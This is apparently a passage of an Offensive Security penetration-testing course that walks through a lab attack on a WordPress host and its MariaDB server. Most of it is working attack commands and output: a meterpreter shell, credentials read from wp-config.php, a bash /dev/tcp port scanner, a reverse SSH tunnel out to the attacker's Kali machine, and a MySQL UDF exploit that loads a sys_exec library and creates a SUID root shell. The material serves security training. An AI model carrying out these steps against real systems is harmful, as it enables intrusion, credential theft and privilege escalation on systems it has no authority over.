meterpreter > shell
Process 6667 created.
Channel 3 created.

ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:82:85
          inet addr:10.4.4.10  Bcast:10.4.4.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:8285/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```


Copyright © Offensive Security Ltd. All rights reserved.

```
          RX packets:29154 errors:0 dropped:22 overruns:0 frame:0
          TX packets:176526 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8327519 (8.3 MB)  TX bytes:13590061 (13.5 MB)
...

hostname
ajla

cat /etc/issue
Ubuntu 16.04 LTS \n \l

cat /proc/version
Linux version 4.4.0-21-generic (buildd@lgw01-21) (gcc version 5.3.1 20160413 (Ubuntu 5
.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016
```

Listing 889 - Gathering some basic information

From this basic information gathering, we learn that the host is named "Ajla", the IP address is 10.4.4.10, and the version of Linux is Ubuntu 16.04.12 on a 4.4.0-21-generic kernel. This information will allow us to start drawing a mental map of the network and might be useful later.



Figure 339: Network Map Containing Ajla

Having collected this basic information, we can move on to more specific enumeration. Since we know that the target is running WordPress and we found out that the database is on another host, we know that there should be database credentials somewhere on this system. A quick Google search reveals that the wp-config.php file is where we can find the database configuration for WordPress. Looking at this file, we find what might be our next target.

```
meterpreter > shell
Process 9702 created.
Channel 1 created.

pwd
/var/www/html/wp-content/plugins/plugin-shell

cd /var/www/html

ls -alh
...
-rw-r--r--  1 www-data www-data 2.3K Jan 20  2019 wp-comments-post.php
```


Copyright © Offensive Security Ltd. All rights reserved.

```
-rw-r--r--  1 www-data www-data 2.9K Jan  7  2019 wp-config-sample.php
-rw-r--r--  1 www-data www-data 2.7K Dec  6 18:07 wp-config.php
drwxrwsr-x  6 www-data www-data 4.0K Dec  9 19:04 wp-content
...

cat wp-config.php
...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Lv9EVQq86cfi8ioWsqFUQyU' );

/** MySQL hostname */
define( 'DB_HOST', '10.5.5.11' );
...
```

Listing 890 - Reading wp_config.php

In the wp_config.php file, we find that the database IP address is set to 10.5.5.11. We also discovered a MariaDB username of "wp" and that the password for this account is "Lv9EVQq86cfi8ioWsqFUQyU". To continue, we need to solidify our foothold into the network and create a stable pivot point.

24.2.7 Creating a Stable Pivot Point

Before continuing, let's review what we currently have. We have a shell on the WordPress box as the www-data user and we also have network access to the database via Ajla. Finally, we just discovered database credentials that we know are valid since they are already in use by the WordPress application.

So far, we know that the network should look something like Figure 340.

Figure 340: Network Diagram with Database Hostname Unknown

Since the WordPress machine and the database box are on separate networks, this is a great time to use a tunnel. However, our choices are limited due to fact that our reverse shell is running in the context of an unprivileged user account without a valid login shell (www-data).

Since *ssh* (the client) is a core application that is included in almost every Linux distribution, we can attempt to use it to create a reverse tunnel. One caveat is that since we do not have root access to create a login for the www-data user, we will need to use the SSH client on the WordPress machine to log in to our Kali server to create the tunnels. In short, we'll need a reverse tunnel.

Copyright © Offensive Security Ltd. All rights reserved.

A dynamic port forward would not be useful to us since the tunnel would be going the wrong way. A local port forward would not be useful either for the same reason. A remote port forward would allow us to open up a port in Kali that would point to the MariaDB server. However this requires us to know which ports are actually open on the internal target.

First, we will check for Nmap to see if the port scan can be made easier, but we shouldn't get our hopes up.

```
nmap
/bin/sh: 1: nmap: not found
```

Listing 891 - Checking for Nmap

As expected, Nmap is not on the server, but no need to worry. We can create a quick script to scan the host.

```
#!/bin/bash
host=10.5.5.11
for port in {1..65535}; do
    timeout .1 bash -c "echo >/dev/tcp/$host/$port" &&
        echo "port $port is open"
done
echo "Done"
```

Listing 892 - Bash port scanning

The contents of the script can be saved in a file named portscan.sh. Our script will iterate each port from 1 to 65535. For each port, a connection will be made with a timeout of .1 seconds and if the connection succeeds, the script will echo which port is open.

This script is quick and rudimentary; however, it should get us the information that we want. To run the script, we will need to dump the contents to a file. A quick way to do this is to use the meterpreter **upload** command.

```
meterpreter > upload /home/kali/portscan.sh /tmp/portscan.sh
[*] uploading  : /home/kali/portscan.sh -> /tmp/portscan.sh
[*] Uploaded -1.00 B of 151.00 B (-0.66%): /home/kali/portscan.sh -> /tmp/portscan.sh
[*] uploaded   : /home/kali/portscan.sh -> /tmp/portscan.sh

meterpreter > shell
Process 2924 created.
Channel 2 created.

cd /tmp

chmod +x portscan.sh

./portscan.sh
port 22 is open
port 3306 is open
done
```

Listing 893 - Running the bash port scan

The scan will take a while to complete, but when it's done, we see that port 22 and 3306 are open. Now we know that we will need to create a tunnel to allow Kali to have access to ports 22 and 3306 on the database server. The **ssh** command to accomplish this will look similar to the following:

Copyright © Offensive Security Ltd. All rights reserved.

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 kali@10.11.0.4
```

Listing 894 - First iteration of ssh command

In Listing 894, we will open up port 1122 on Kali to point to port 22 on the MariaDB host. Next, we will also open 13306 on Kali to point to 3306 on the MariaDB host.

If we were to run this command in a meterpreter shell, we would quickly run into a hurdle since we don't have a fully interactive shell. This is a problem since ssh will prompt us to accept the host key of the Kali machine and enter in the password for our Kali user. For security reasons, we want to avoid entering in our Kali password on a host we just compromised.

We can fix the first issue by passing in two optional flags to automatically accept the host key of our Kali machine. These are **`UserKnownHostsFile=/dev/null`** and **`StrictHostKeyChecking=no`**. The first option prevents ssh from attempting to save the host key by sending the output to /dev/null. The second option will instruct ssh to not prompt us to accept the host key. Both of these options can be set via the **`-o`** flag. Our updated command look like the following:

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/null" -o
"StrictHostKeyChecking=no" kali@10.11.0.4
```

Listing 895 - Second iteration of ssh command

Now we need to prevent ssh from asking us for a password, which we can do by using ssh keys. We will generate ssh keys on the WordPress host, configure Kali to accept a login from the newly-generated key (and only allow port forwarding), and modify the ssh command one more time to match our changes.

```
mkdir keys

cd keys

ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /tmp/keys/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/keys/id_rsa.
Your public key has been saved in /tmp/keys/id_rsa.pub.
...

cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMf
LhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8Z
Io/ENC68Py+NhtW1c2So95ARwCa/Hkb7kZ1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T
5/wJNcn8i12Lex/d02iOWCLGEav2V1R9xk87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF
9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MDnin www-data@ajla
```

Listing 896 - Generating SSH keys

This new public key needs to be entered in our Kali host's authorized_keys file for the kali user, but with some restrictions. To avoid potential security issues we can tighten the ssh configuration only permitting access coming from the WordPress IP address (note that this will be the NAT IP since this is what Kali will see and not the IP of the actual WordPress host).

Copyright © Offensive Security Ltd. All rights reserved.

Next, we want to ignore any commands the user supplies. This can be done with the *command* option in ssh. We also want to prevent agent and X11 forwarding with the *no-agent-forwarding* and *no-X11-forwarding* options. Finally, we want to prevent the user from being allocated a tty device with the *no-tty* option. The final ~/.ssh/authorized_keys file on Kali can be found in Listing 897.

```
from="10.11.1.250",command="echo 'This account can only be used for port forwarding'",
no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa ssh-rsa AAAAB3NzaC1yc2EAAAADAQABA
AABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMfLhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ
9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8ZIo/ENC68Py+NhtW1c2So95ARwCa/Hkb7k
Z1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T5/wJNcn8i12Lex/d02iOWCLGEav2V1R9x
k87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MD
nin www-data@ajla
```

Listing 897 - ~/.ssh/authorized_keys file on Kali

This entry allows the owner of the private key (the web server), to log in to our Kali machine but prevents them from running commands and only allows for port forwarding.

Next, we need to add a couple more options to our ssh command to ensure that it will work. First we need to add the **-N** flag to specify that we are not running any commands. We also need the **-f** option to request ssh to go to the background. Finally, we also need to provide the key file that we are using via **-i**.

The final SSH command can be found in Listing 898.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/nul
l" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa kali@10.11.0.4
```

Listing 898 - Final iteration of ssh command

Finally, we need to run the SSH command in the meterpreter shell.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/nul
l" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa kali@10.11.0.4
Could not create directory '/var/www/.ssh'.
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 899 - Executing the final iteration of the ssh command

Now let's verify that the ports are open on our Kali machine:

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address    Foreign Address   State       PID/Program name
tcp        0      0 0.0.0.0:111      0.0.0.0:*         LISTEN      1/systemd
tcp        0      0 0.0.0.0:22       0.0.0.0:*         LISTEN      645/sshd
tcp        0      0 127.0.0.1:13306  0.0.0.0:*         LISTEN      91364/sshd: kali
tcp        0      0 127.0.0.1:1122   0.0.0.0:*         LISTEN      91364/sshd: kali
tcp6       0      0 :::111           :::*              LISTEN      1/systemd
tcp6       0      0 :::22            :::*              LISTEN      645/sshd
tcp6       0      0 ::1:13306        :::*              LISTEN      91364/sshd: kali
tcp6       0      0 ::1:1122         :::*              LISTEN      91364/sshd: kali
...
```

Listing 900 - Verifying open ports

At this point, since the ssh command was run in the background, even if our meterpreter shell were to die, we would have remote access to the database server through the remote tunnel.

Copyright © Offensive Security Ltd. All rights reserved.

24.3 Targeting the Database

Web applications frequently have a database configured on another server as is the case in sandbox.local. However, at this point we have network access to the database host and, for the most part, we can treat it as if we are on the same network. As is always the case with tunnels, we should expect some lag.

24.3.1 Enumeration

At this point in the enumeration step of the database, we already know a couple of things. Because of access to the WordPress server, we know that the host is in a different network than we are currently on. We also know that we are running MariaDB version 10.3.20. A quick Google search shows us this is a fairly new version. This presents a problem as a new version most likely won't have vulnerabilities that lead to remote code execution.

Let's connect to the database and start enumerating other aspects of MariaDB.

24.3.1.1 Application/Service Enumeration

To connect to MariaDB, we can use Kali's built in MySQL client along with the credentials we have recovered from the WordPress configuration file. While MariaDB is a different package than MySQL, it was designed to be backwards compatible.[730] We will also need to point the MySQL client to the tunnel running on Kali on port 13306.

```
kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=wp -p
Enter password:

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listing 901 - Connecting to MariaDB

Now that we are connected, we can look at what privileges we have as the wp user and get a better idea of how this MariaDB instance is configured.

```
MariaDB [(none)]> SHOW Grants;
+-----------------------------------------------------------------------------------------+
| Grants for wp@%                                                                         |
+-----------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'wp'@'%' IDENTIFIED BY PASSWORD '*61163AE4B131AB0E43F07BE7B' |
| GRANT SELECT, INSERT, UPDATE, DELETE ON `wordpress`.* TO 'wp'@'%'         |
+-----------------------------------------------------------------------------------------+
2 rows in set (0.075 sec)
```

Listing 902 - wp user grants

We don't have "*" permissions, but SELECT, INSERT, UPDATE, and DELETE are a good starting point. Next, let's take a look at some variables and see if we can find anything that stands out.

```
MariaDB [(none)]> show variables;
+---------------------------------------+--------------------------------------+
```

[730] (MariaDB, 2020), https://mariadb.com/kb/en/library/mariadb-vs-mysql-compatibility/

Copyright © Offensive Security Ltd. All rights reserved.

```
| Variable_name                           | Value                                  |
+-----------------------------------------+----------------------------------------+
| alter_algorithm                         | DEFAULT                                |
| aria_block_size                         | 8192                                   |
| aria_checkpoint_interval                | 30                                     |
...
| hostname                                | zora                                   |
| identity                                | 0                                      |
...
| pid_file                                | /run/mysqld/mariadb.pid                |
| plugin_dir                              | /home/dev/plugin/                      |
| plugin_maturity                         | gamma                                  |
| port                                    | 3306                                   |
| preload_buffer_size                     | 32768                                  |
| profiling                               | OFF                                    |
...
| tmp_memory_table_size                   | 16777216                               |
| tmp_table_size                          | 16777216                               |
| tmpdir                                  | /var/tmp                               |
| transaction_alloc_block_size            | 8192                                   |
...
| userstat                                | OFF                                    |
| version                                 | 10.3.20-MariaDB                        |
| version_comment                         | MariaDB Server                         |
| version_compile_machine                 | x86_64                                 |
| version_compile_os                      | Linux                                  |
| version_malloc_library                  | system                                 |
...
| wsrep_sst_receive_address               | AUTO                                   |
| wsrep_start_position                    | 00000000-0000-0000-0000-000000000000:|
| wsrep_sync_wait                         | 0                                      |
+-----------------------------------------+----------------------------------------+
639 rows in set (0.154 sec)
```

Listing 903 - Showing all variables

From this one query we learned a few things. First, we found that the hostname is "zora". From this point on, we will refer to the MariaDB host as Zora. Next, we also learned that the **tmp** directory is in **/var/tmp**. We also confirm again that we are running MariaDB version 10.3.20 but we now also learn that the target architecture is *x86_64*. The most interesting piece of information we can gather is that the *plugin_dir* is set to **/home/dev/plugin/**. This directory is not standard for MariaDB. Let's take note of that as it might become useful later on.

Now that we have gathered some information, let's see if we can find any exploits for our target MariaDB version.

```
kali@kali:~$ searchsploit mariadb
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ---------------------------------
MariaDB Client 10.1.26 - Denial of Service (PoC)      | exploits/linux/dos/45901.txt
MySQL / MariaDB - Geometry Query Denial of Service    | exploits/linux/dos/38392.txt
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Co | exploits/linux/local/40360.txt
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysq | exploits/linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root | exploits/linux/local/40679.sh
Oracle MySQL / MariaDB - Insecure Salt Generation Sec | exploits/linux/remote/38109.pl
```


Copyright © Offensive Security Ltd. All rights reserved.

```
------------------------------------------------------------------ ------------------
Shellcodes: No Result
Papers: No Result
```

Listing 904 - SearchSploit for MariaDB

Unfortunately, none of these would work for our version of MariaDB. Let's broaden the scope and see what we get for MySQL.

```
kali@kali:~$ searchsploit mysql
---------------------------------------------------- ----------------------------------
 Exploit Title                                      |  Path (/usr/share/exploitdb/)
---------------------------------------------------- ----------------------------------
...
MySQL (Linux) - Database Privilege Escalation       | exploits/linux/local/23077.pl
MySQL (Linux) - Heap Overrun (PoC)                  | exploits/linux/dos/23076.pl
MySQL (Linux) - Stack Buffer Overrun (PoC)          | exploits/linux/dos/23075.pl
...
MySQL 3.x/4.x - ALTER TABLE/RENAME Forces Old Permi | exploits/linux/remote/24669.txt
MySQL 4.0.17 (Linux) - User-Defined Function (U     | exploits/linux/local/1181.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leak | exploits/linux/remote/1742.c
MySQL 4.1/5.0 - Authentication Bypass               | exploits/multiple/remote/24250.p
l
MySQL 4.1/5.0 - Zero-Length Password Authentication | exploits/multiple/remote/311.pl
MySQL 4.x - CREATE FUNCTION Arbitrary libc Code Exe | exploits/multiple/remote/25209.p
l
MySQL 4.x - CREATE FUNCTION mysql.func Table Arbitr | exploits/multiple/remote/25210.p
hp
MySQL 4.x - CREATE Temporary TABLE Symlink Privileg | exploits/multiple/remote/25211.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) | exploits/linux/local/1518.c
MySQL 4.x/5.0 (Windows) - User-Defined Function Com | exploits/windows/remote/3274.txt
MySQL 4.x/5.x - Server Date_Format Denial of Servic | exploits/linux/dos/28234.txt
MySQL 4/5 - SUID Routine Miscalculation Arbitrary D | exploits/linux/remote/28398.txt
MySQL 4/5/6 - UDF for Command Execution             | exploits/linux/local/7856.txt
MySQL 5 - Command Line Client HTML Special Characte | exploits/linux/remote/32445.txt
MySQL 5.0.18 - Query Logging Bypass                 | exploits/linux/remote/27326.txt
...
MySQL Squid Access Report 2.1.4 - HTML Injection    | exploits/php/webapps/20055.txt
MySQL Squid Access Report 2.1.4 - SQL Injection / C | exploits/php/webapps/44483.txt
MySQL User-Defined (Linux) (x32/x86_64) - 'sys_     | exploits/linux/local/46249.py
MySQL yaSSL (Linux) - SSL Hello Message Buffer Over | exploits/linux/remote/16849.rb
MySQL yaSSL (Windows) - SSL Hello Message Buffer Ov | exploits/windows/remote/16701.rb
...
-------------------------------------- ---------------------------------------------
 Paper Title                           |  Path (/usr/share/exploitdb-papers
-------------------------------------- ---------------------------------------------
...
MySQL Session Hijacking over RFI      | docs/english/13708-mysql-session-hijacking-ove
MySQL UDF Exploitation                | docs/english/44139-mysql-udf-exploitation.pdf
MySQL: Secure Web Apps - SQL Injectio | papers/english/12945-mysql-secure-web-apps---s
Novel contributions to the field - Ho | docs/english/40143-novel-contributions-to-the-
...
------------------------------------------------------------ --------------------------
```

Listing 905 - SearchSploit for MySQL

Copyright © Offensive Security Ltd. All rights reserved.

When searching for MySQL vulnerabilities, we have to change our approach a bit. This time we are not looking for an exact version number that might be vulnerable to an exploit since MariaDB and MySQL use different version numbers. Instead, we are trying to see if we can identify a pattern in publicly disclosed exploits that may indicate a type of attack we could use.

We notice that the words "UDF" and "User Defined" show up often. Let's take a look at a more recent UDF exploit found in /usr/share/exploitdb/exploits/linux/local/46249.py.

```
1  # Exploit Title: MySQL User-Defined (Linux) x32 / x86_64 sys_exec function local pr
ivilege escalation exploit
2  # Date: 24/01/2019
3 ...
19  References:
20  https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html
21  https://www.exploit-db.com/exploits/1518
22  https://www.exploit-db.com/papers/44139/ - MySQL UDF Exploitation by Osanda Malith
Jayathissa (@OsandaMalith)
```

Listing 906 - MySQL exploit 46249 header

The exploit begins by referencing other research into UDF exploitation including a paper written on the subject.

Reviewing this paper teaches us that a User Defined Function (UDF) is similar to a custom plugin for MySQL. It allows database administrators to create custom repeatable functions to accomplish specific objectives. Conveniently for us, UDFs are written in C or C++[731] and can run almost any code we want, including system commands.

Researchers have discovered how to use standard MySQL (and MariaDB) functionality to create these plugins in ways that can be used to exploit systems. This specific exploit discusses using UDFs as ways to escalate privileges on a host. However, we should be able to use the same principle to get an initial shell. Some modifications will be required but before we start changing anything, let's take a look at the code.

```
40  shellcode_x32 = "7f454c4601010100000000000000000...";
41  shellcode_x64 = "7f454c4602010100000000000000000...";
42
43  shellcode = shellcode_x32
44  if (platform.architecture()[0] == '64bit'):
45   shellcode = shellcode_x64
...
71  cmd='mysql -u root -p\'' + password + '\' -e "select @@plugin_dir \G"'
72  plugin_str = subprocess.check_output(cmd, shell=True)
73  plugin_dir = re.search('@plugin_dir: (\S*)', plugin_str)
74  res = bool(plugin_dir)
...
91  print "Trying to create a udf library...";
92  os.system('mysql -u root -p\'' + password + '\' -e "select binary 0x' + shellcode
+ ' into dumpfile \'%s\' \G"' % udf_outfile)
93  res = os.path.isfile(udf_outfile)
...
99  print "UDF library crated successfully: %s" % udf_outfile;
```

[731] (MariaDB, 2020), https://mariadb.com/kb/en/create-function-udf/

Copyright © Offensive Security Ltd. All rights reserved.

```
100  print "Trying to create sys_exec..."
101  os.system('mysql -u root -p\'' + password + '\' -e "create function sys_exec retu
rns int soname \'%s\'\G"' % udf_filename)
102
103  print "Checking if sys_exec was crated..."
104  cmd='mysql -u root -p\'' + password + '\' -e "select * from mysql.func where name
=\'sys_exec\' \G"';
105  res = subprocess.check_output(cmd, shell=True);
...
110  if res:
111          print "sys_exec was found: %s" % res
112          print "Generating a suid binary in /tmp/sh..."
113          os.system('mysql -u root -p\'' + password + '\' -e "select sys_exec(\'cp
/bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh\')"')
114
115          print "Trying to spawn a root shell..."
116          pty.spawn("/tmp/sh");
```

Listing 907 - MySQL exploit 46249

The first thing we notice is a shellcode variable defined on lines 40-45. The SQL query at line 71 obtains the plugin directory (remember this is the variable that we found was not standard on Zora). Next, on line 92, the code dumps the shellcode binary content into a file within the plugin directory. Line 101 creates a function named *sys_exec* leveraging the uploaded binary file. Finally, the script checks if the function was successfully created on line 104 and if this is the case, the function is executed on line 113. Reading a bit more about the MySQL *CREATE FUNCTION* syntax[732] suggests that the binary content of the shellcode variable is supposed to be a shared library that implements and exports the function(s) we want to create within the database.

Essentially, this entire script is only running five commands. If we trim down the code to its essential MySQL commands, we obtain the following:

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 908 - Breakdown of MySQL exploit

Since we already have an interactive MariaDB shell, we could theoretically run these commands directly in the MariaDB shell against Zora. However, we want to make sure we understand what we are about to execute before proceeding.

24.3.2 Attempting to Exploit the Database

While the individual commands give us no reason for concern, we have no idea what the shellcode is doing. Instead, we will replace the shellcode with something that we are in control of. The references in the exploit state that raptor_udf.c was used. A quick Google search reveals a relevant

[732] (Oracle Corporation, 2020), https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html

Copyright © Offensive Security Ltd. All rights reserved.

Exploit Database entry[733] and a note at the bottom of the comments mentions a GitHub project[734] that looks very promising.

Let's download the code, review it, and compile it.

```
kali@kali:~$ git clone https://github.com/mysqludf/lib_mysqludf_sys.git
Cloning into 'lib_mysqludf_sys'...
...

kali@kali:~$ cd lib_mysqludf_sys/
kali@kali:~/lib_mysqludf_sys$
```

Listing 909 - Downloading the code from GitHub

Opening up the lib_mysqludf_sys.c file shows us a fairly standard UDF library that allows for execution of system commands through the C/C++ *system* function.[735]

```
...
my_ulonglong sys_exec(
    UDF_INIT *initid
,   UDF_ARGS *args
,   char *is_null
,   char *error
){
    return system(args->args[0]);
}
...
```

Listing 910 - The sys_exec UDF function implementation

Moreover, according to the code, the function exported by the shared library after compilation is named *sys_exec* as in the previous exploit. We'll need to create a MySQL function with the same name in order to execute system commands from the database.

Now that we have reviewed the code, we will compile the shared library.

Looking at the install.sh file, as a prerequisite for compilation we need to install *libmysqlclient15-dev*. In Kali Linux, this is the *default-libmysqlclient-dev* package, which can be installed with **apt**.

```
kali@kali:~/lib_mysqludf_sys$ sudo apt update && sudo apt install default-libmysqlclient-dev
```

Listing 911 - Installing dependencies

[733] (Offensive Security, 2020), https://www.exploit-db.com/exploits/1518

[734] (Arnold Jasny, 2013), https://github.com/mysqludf/lib_mysqludf_sys

[735] (cplusplus.com, 2019), http://www.cplusplus.com/reference/cstdlib/system/

Copyright © Offensive Security Ltd. All rights reserved.

Now that we have the dependencies installed, we need to remove the old object file before generating the new one.

```
kali@kali:~/lib_mysqludf_sys$ rm lib_mysqludf_sys.so
```

Listing 912 - Removing the pre-built binary

Looking at the Makefile, we will need to make some minor adjustments to ensure we can compile the source file correctly.

```
LIBDIR=/usr/lib

install:
        gcc -Wall -I/usr/include/mysql -I. -shared lib_mysqludf_sys.c -o $(LIBDIR)/lib
_mysqludf_sys.so
```

Listing 913 - UDF library Makefile

Specifically we need to adjust the include directory path for the **gcc** command since we have a MariaDB installation on our Kali system and not a MySQL one. The changes to the Makefile are shown in Listing 914.

```
kali@kali:~/lib_mysqludf_sys$ </span>cat Makefile</span>
LIBDIR=/usr/lib
install:
        gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include
/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so

kali@kali:~/lib_mysqludf_sys$ make
gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include/mariadb
/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so
```

Listing 914 - Compiling the UDF library

The **-Wall** flag enables all of gcc's warning messages and **-I** includes the directory of header files. The list included in the command found in Listing 914 are common locations for header files for MariaDB. The **-shared** flag tells gcc this is a shared library and to generate a shared object file. Finally, **-o** tells gcc where to output the file.

Recalling the SQL commands from the UDF exploit, to transfer the shared library to the target database server, we will need the file as a hexdump.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 915 - Breakdown of MySQL exploit

To do so we can use the following command:

```
kali@kali:~/lib_mysqludf_sys$ xxd -p lib_mysqludf_sys.so | tr -d '\n' > lib_mysqludf_s
ys.so.hex
```

Listing 916 - Creating a hexdump of the Library

Copyright © Offensive Security Ltd. All rights reserved.

The **xxd** command is used to make the hexdump and the **-p** flag outputs a plain hexdump, which makes it easier for further manipulation. We use **tr** to delete the new line character and then dump the contents of the output to a file named lib_mysqludf_sys.so.hex.

The contents of the lib_mysqludf_sys.so.hex file is what we will use for shellcode.

We have everything that we need to attempt to exploit Zora. Now we just need to put it together. Before we begin running the malicious SQL commands, we will create a variable in MariaDB for the shellcode. The contents of this variable are obtained from the lib_mysqludf_sys.so.hex file.

```
MariaDB [(none)]> set @shell = 0x7f454c4602010100000000000000000003003e000100000000110
000000000040000000000000000e03b000000000000000000000400038000900400001c001b0001000000040
00000000000...0000000000000000000;
```

Listing 917 - Creating a 64 bit shellcode variable

Note the addition of "0x" to the beginning of the shellcode and the lack of single or double quotes. This is necessary for MariaDB to read the text as binary. Next, per the exploit instructions, we will confirm the location of the plugin directory.

```
MariaDB [(none)]> select @@plugin_dir;
+-------------------+
| @@plugin_dir      |
+-------------------+
| /home/dev/plugin/ |
+-------------------+
1 row in set (0.072 sec)
```

Listing 918 - Verifying the plugin_dir

As expected, the plugin directory is in /home/dev/plugin/. Next, we need to output the shellcode to a file on Zora. The original exploit generates a random filename for this, but we can name it whatever we want. The command in Listing 919 tells MariaDB to treat the contents of the *@shell* variable as binary and to output it to the /home/dev/plugin/udf_sys_exec.so file.

```
MariaDB [(none)]> select binary @shell into dumpfile '/home/dev/plugin/udf_sys_exec.so
';
ERROR 1045 (28000): Access denied for user 'wp'@'%' (using password: YES)
MariaDB [(none)]>
```

Listing 919 - Dumping the shell to a file

Unfortunately, this is where we encounter our first problem. According to the error message above, the wp user does not have permissions to create files.

24.3.2.2 Why We Failed

While the user does have permissions to run SELECT, INSERT, UPDATE, and DELETE, the wp user is missing the *FILE* permissions to be allowed to run *dumpfile*.[736] To run *dumpfile* we need a user account with a higher level of permissions, such as the root user. Without this, we are stuck and cannot move forward with exploiting Zora using the current approach. The first logical option that comes to mind is to go back to Ajla and see if we can find root (or similar) MariaDB credentials.

[736] (MariaDB, 2020), https://mariadb.com/kb/en/library/grant/

Copyright © Offensive Security Ltd. All rights reserved.

24.4 Deeper Enumeration of the Web Application Server

During this round of enumeration, our goal is to find something that will give us higher levels of access to Zora's MariaDB service. While we could continue trying to enumerate Ajla with our current user, www-data, we believe that a higher level of permissions would be very helpful. This is why we will first concentrate our enumeration efforts on privilege escalation, then we will move on to looking for credentials. To look for a privilege escalation vector, we will need to go back to our Meterpreter Shell on Ajla.

24.4.1 More Thorough Post Exploitation

Previously, we learned that Ajla is running on Ubuntu 16.04, which is a fairly recent version. This means that the chance of finding a kernel exploit will be smaller than in an older version. However, we shouldn't totally rule out the possibility.

After enumerating running processes, system services, and installed applications, we find that other than the WordPress install, the Ubuntu server seems to run only default services and applications. This does not look promising. To complete the applications and services assessment we run **`netstat`** to determine what other ports might be open.

```
meterpreter > shell
Process 6792 created.
Channel 3 created.

netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:22     0.0.0.0:*        LISTEN      -
tcp6       0      0 :::80          :::*             LISTEN      -
tcp6       0      0 :::22          :::*             LISTEN      -
udp        0      0 0.0.0.0:67     0.0.0.0:*
```

